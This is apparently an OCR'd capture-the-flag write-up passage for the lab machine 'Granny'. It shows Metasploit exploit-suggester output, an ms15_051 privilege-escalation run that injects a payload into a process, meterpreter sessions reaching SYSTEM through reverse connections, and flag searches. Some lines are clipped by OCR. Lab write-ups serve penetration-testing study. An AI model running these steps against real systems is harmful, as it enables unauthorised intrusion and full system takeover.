
```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 35 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > 
```



```
sf6 exploit(windows/local/ms15_051_client_copy_image) > set lport 9900
port ⇒ 9900
sf6 exploit(windows/local/ms15_051_client_copy_image) > exploit

-] Handler failed to bind to 10.10.16.4:9900:-  -
-] Handler failed to bind to 0.0.0.0:9900:-  -
*] Launching notepad to host the exploit...
+] Process 3156 launched.
*] Reflectively injecting the exploit DLL into 3156...
*] Injecting exploit into 3156...
*] Exploit injected. Injecting payload into 3156...
*] Payload injected. Executing exploit...
+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
*] Sending stage (175174 bytes) to 10.10.10.15
*] Meterpreter session 14 opened (10.10.16.4:9900 → 10.10.10.15:1051) at 2021-03-23 11:52:33 -0400
*] Exploit completed, but no session was created.
sf6 exploit(windows/local/ms15_051_client_copy_image) > sessions

ctive sessions
==============

 Id  Name  Type                     Information                            Connection
 --  ----  ----                     -----------                            ----------
 13        meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ GRANNY  10.10.16.4:9900 → 10.10.10.15:1048 (10.10.10.15)
 14        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GRANNY           10.10.16.4:9900 → 10.10.10.15:1051 (10.10.10.15)

sf6 exploit(windows/local/ms15_051_client_copy_image) > 
```



```
meterpreter > search -f user.txt
Found 1 result...
    c:\Documents and Settings\Lakis\Desktop\user.txt (32 bytes)
meterpreter > search -f root.txt
Found 1 result...
    c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
meterpreter > 
[work] 1:openvpn  2:zsh- 3:ruby*Z
```



Granny has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

| #10174 | 23 Mar 2021 | 30 |
|---|---|---|
| MACHINE RANK | PWN DATE | POINTS EARNED |

## 参考